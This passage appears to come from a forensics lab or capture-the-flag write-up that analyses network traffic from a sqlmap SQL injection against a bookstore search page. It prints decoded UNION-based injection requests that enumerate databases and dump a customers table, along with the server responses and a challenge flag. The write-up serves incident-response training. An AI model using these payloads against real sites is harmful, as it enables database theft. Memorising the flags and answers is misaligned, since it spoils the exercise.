Following the stream shows the query and server response.

Decoded request confirms enumeration of table names.

Response:


tables = admin, book, customers

Thus, the users' data table is **customers**.

If we filter using this info in Wireshark we can see the users data in customers table.

frame contains "customers"

you can concatenate multiple filters through || or &&.



```
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Caddress%2Cemail%2Cfirst_name%2Clast_name%2Cphone%29%29%2C0x7176706a71%29%20FROM%20bookworld_db.customers--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:09:39 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 561
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbg["123 Maple Streetzvgjckjohn.doe1234@gmail.comzvgjckJohnzvgjck5zvgjckDoezvgjck555-1234", "456 Oak Avenuezvgjckjane.smith5678@gmail.comzvgjckJanezvgjck6zvgjckSmithzvgjck555-5678", "789 Pine Roadzvgjckemily.johnson9101@gmail.comzvgjckEmilyzvgjck7zvgjckJohnsonzvgjck555-9012", "321 Birch Boulevardzvgjckmichael.brown1213@gmail.comzvgjckMichaelzvgjck8zvgjckBrownzvgjck555-3456", "654 Willow WayzvgjckSarah.davis1415@gmail.comzvgjckSarahzvgjck9zvgjckDaviszvgjck555-6789", "987 Cedar St.zvgjckWilliam.wilson1617@gmail.comzvgjckWilliamzvgjck10zvgjckWilsonzvgjck555-1011", "345 Spruce Ave.zvgjckJessica.moore1819@gmail.comzvgjckJessiczvgjck11zvgjckMoorezvgjck555-1213", "678 Pine St.zvgjckDavid.taylor2021@gmail.comzvgjckDavidzvgjck12zvgjckTaylorzvgjck555-1415", "901 Maple Dr.zvgjckLinda.anderson2223@gmail.comzvgjckLindazvgjck13zvgjckAndersonzvgjck555-1617", "123 Oak LanezvgjckJames.thomas2425@gmail.comzvgjckJameszvgjck14zvgjckThomaszvgjck555-1819"]qvjq</p><p><form action="/search.php" method="get">
  <input type="text" name="search" placeholder="Search for books...">
  <input type="submit" value="Search">
</form>
```

Question: 9

Establishing the timeline of an attack, starting from the initial exploitation attempt, what is the complete request URI of the first SQLi attempt by the attacker?

flag: /search.php?search=book and 1=1; -- -

process:

This request shows the attacker enumerating database names:



```
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:08:38 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 188
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbg["mysql", "information_schema", "performance_schema", "sys", "bookworld_db"]qvjq</p><p><form action="/search.php" method="get">
  <input type="text" name="search" placeholder="Search for books...">
  <input type="submit" value="Search">
</form>
```

```
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL...
FROM INFORMATION_SCHEMA.SCHEMATA--%20-
```

Decoded:

```
GET /search.php?search=book' UNION ALL SELECT NULL,CONCAT  
(...,schema_name) FROM INFORMATION_SCHEMA.SCHEMATA-- -
```

Response:

```
["mysql", "information_schema", "performance_schema", "sys",  
"bookworld_db"]
```

This confirms the database name enumeration stage of the SQL injection attack.
